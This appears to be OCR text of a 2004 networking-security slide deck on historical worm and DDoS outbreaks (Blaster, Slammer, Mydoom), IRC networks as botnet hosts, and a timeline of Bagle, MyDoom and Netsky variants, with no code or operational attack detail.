- Blaster (August, 2003)
  - Circadian pattern
  - Global TLD distribution
  - 300-1000 hosts per hour




Slammer – UDP Traffic




Real world example of an attack


- 80,000 Zombies
- HTTP requests with junk cookie payload (packet size 1400)
- Each source sending 3 requests a second




SCO attack – Dec 2003




SCO attack – Dec 2003




Mydoom attack against Microsoft – 2/2004




Steam game – March 2004



Large IRC networks



Top IRC channels



Summary of IRC networks - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://irc.netsplit.de/networks/

	known	reached	users	channels	servers
competitors:	714	674	1224230	640603	5380
mavericks:	6	4	33817	6754	71
applicants:	17	13	1846	511	97
total:	737	691	1259893	647868	5548

Current top 25...

	network	users	channels	servers	network's top channel (name and users)	
1.	QuakeNet	197494	194366	39	#matsi	1051
2.	EFnet	120222	45937	49	#XDCC-FILES	1155
3.	Undernet	116906	49590	41	#mp3passion	1192
4.	IRCnet	116652	57276	45	#idlerpg	509
5.	WebChat	48489	8017	6	#kampung	520
6.	DALnet	37550	10201	27	#jakarta	820
7.	GameSurge	34000	47926	28	#findsoinn	602
8.	Rizon	33138	3481	1	#WAREZX	2791
9.	GalaxyNet	15920	13002	24	#manchesterunited	110
10.	Voila	15901	12724	16	#ile-de-france!	845
11.	Afternet	14278	13911	14	#baraz	1137
12.	LinkNet	12438	3475	29	#elite	58
13.	PTnet	12041	10319	50	#Mx[PT]	134
14.	EnterTheGame	10724	9030	8	#quakecon	228
15.	HanIRC.org	9737	8654	16	#ZINO	229
16.	FCirc	9693	5891	12	#IRC$BCLOC<<(8	99
17.	Criten	9630	349	33	#toxic-warez	1681
18.	BRASnet	9584	7662	22	#MegaBoT	253
19.	AustNet	9273	3907	16	#Melbourne	297
20.	IRCHighWay	8974	1621	22	#tv-central	1021
21.	Azzurra	7697	4711	25	#Startrekitalia	230
22.	FreshIRC	7271	857	20	#ocs	3568
23.	BarArcade	6785	437	28	#ELITEWAREZ	1118
24.	euIRC	6223	2945	9	#anime-fansubs	172
25.	IRCLV	5590	4270	2	#riga	604

A breeding ground for bot-herds

Virus trends


CISCO SYSTEMS

COLT

Bagle vs. MyDoom vs. Netsky

Fri 23.1.2004:	Bagle.A	Wed 10.3.2004:	Netsky.L
Tue 27.1.2004:	Mydoom.A	Thu 11.3.2004:	Netsky.M
Mon 16.2.2004:	Netsky.A	Tue 11.3.2004:	Bagle.M
Mon 16.2.2004:	Mydoom.E	Thu 13.3.2004:	Bagle.N
Tue 17.2.2004:	Bagle.B	Thu 13.3.2004:	Bagle.O
Wed 18.2.2004:	Netsky.B	Sat 15.3.2004:	Bagle.P
Tue 24.2.2004:	Mydoom.F	Mon 17.3.2004:	Netsky.O
Wed 25.2.2004:	Netsky.C	Tue 18.3.2004:	Bagle.Q
Fri 27.2.2004:	Bagle.C	Thu 18.3.2004:	Bagle.R
Sat 28.2.2004:	Bagle.D	Thu 18.3.2004:	Bagle.S
Sat 28.2.2004:	Bagle.E	Thu 18.3.2004:	Bagle.T
Sun 29.2.2004:	Netsky.D	Sun 21.3.2004:	Netsky.P
Mon 1.3.2004:	Bagle.F	Fri 26.3.2004:	Bagle.U
Mon 1.3.2004:	Bagle.G	Mon 29.3.2004:	Bagle.V
Mon 1.3.2004:	Netsky.E	Mon 29.3.2004:	Netsky.Q
Tue 2.3.2004:	Bagle.H	Wed 31.3.2004:	Netsky.R
Tue 2.3.2004:	Bagle.I	Mon 5.4.2004:	Netsky.S
Tue 2.3.2004:	Netsky.F	Mon 5.4.2004:	Bagle.W
